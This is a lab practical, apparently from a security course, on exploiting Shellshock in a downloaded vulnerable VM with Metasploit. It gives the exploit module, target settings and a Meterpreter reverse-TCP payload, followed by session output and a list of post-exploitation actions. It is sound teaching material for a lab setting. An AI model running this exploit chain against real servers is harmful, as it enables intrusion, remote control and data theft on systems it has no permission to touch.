

Practical No. 7

Aim: Practical on using Metasploit Framework for exploitation.

Lab Objectives:

Exploitable shellshock vulnerability using Metasploit

Lab Environment:


1. Administrative privileges
2. Kali linux machine as VM.
3. Windows 8.1 machine

Implementation:


To exploit vulnerability in a webserver using Metasploit, perform the following steps:

1. Open a web browser on the Windows 8.1 machine and type www.google.com in the URL.


In the Google search bar, type shellshock vm and press enter. it will give you a list of results. Open the result shown in fig



2. Scroll down the Pentesterlab page and click on here as shown in figure, to download the iso of a vm with shellshock vulnerability.



3. Open the VMware Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown in figure



It will start the new virtual machine wizard as shown in figure

Select the typical(recommended) radio button and click on next,as shown in figure

4. It will open the guest Operating System Installation window as shown in figure

5. Click on browser and navigate to the ISO you have downloaded in step 2 click on Next

It will open a select a guest operating system window as shown in figure

6. Leave the options to default and click next. It will open the Name the virtual machine window as shown in figure


Type shellshock in the virtual machine name: text box and click on Next

It will open Specify Disk Capacity window as shown in figure


7. Leave the option to default and click on Next

8. Review the settings and click on finish. It will start installing the virtual machine. when the virtual machine will be complete installed

10. Type the command "ifconfig" and press enter to view the IP address configuration of the machine, as shown in figure




12. Switch and login to the kali Linux VM. Open a web browser as shown in figure




13. Type `http://192.168.0.109` and press enter to check if the webs server is up and running as shown in figure,

Here, 192.168.0.109 is the IP address of shellshock VM.




14. Type `http://192.168.0.109/cgi-bin/status` and press enter to check if there is a shellshock vulnerability in the webserver, as shown in the figure


If it shown an output as shown in figure, then is a shellshock vulnerability.



15. Open the Metasploit tool. It will open a window, as shown in figure



16. Type the command "use exploit/multi/http/apache_mod_cgi_bash_env_exec" and press enter to select the exploit, as shown in figure



```


Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.14.10-dev ]
    -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
    -- --=[ 472 payloads - 40 encoders - 9 nops ]
    -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec

```

17. Set the localhost using the command "set LHOST 192.168.0.133" and press enter. The IP of the kali linux is 192.168.0.133, as shown in figure.



```

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.14.10-dev ]
    + -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
    + -- --=[ 472 payloads - 40 encoders - 9 nops ]
    + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133

```

18. Set the rhost using the command "set RHOST 192.168.0.109" and press enter.

The IP of the Shellshock VM is 192.168.0.109

19. Set the TargetURI using the command "set TARGETURI/cgi-bin/status" and press enter, as shown in figure



```

    =[ metasploit v4.14.10-dev ]
    -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
    -- --=[ 472 payloads - 40 encoders - 9 nops ]
    -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109

```

20. Set the payload using the command "set payload linux/x86/meterpreter/reverse_tcp", and press enter, as shown in figure



```

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status

```


21. Type "exploit" and press enter to run the exploit in the background, as shown in figure, it will open a Meterpreter session

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

From this opened meterpreter session, you can perform the following task:

View the files and directories located in the machines,

Delete, upload and download files from the machine,

Execute applications remotely,

List the processes,

Launch a shell,

Reboot or shutdown the machine etc.

22. Type help and press enter to View the help on the meterpreter commands

23. Type arp and press enter to view the ARP cache, as shown in figure

```
meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp

ARP cache
=====
```

IP address	MAC address	Interface
192.168.0.133	00:0c:29:25:75:9b	eth0

24. Type "ipconfig" and press enter to view the IP configuration, as shown in figure

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```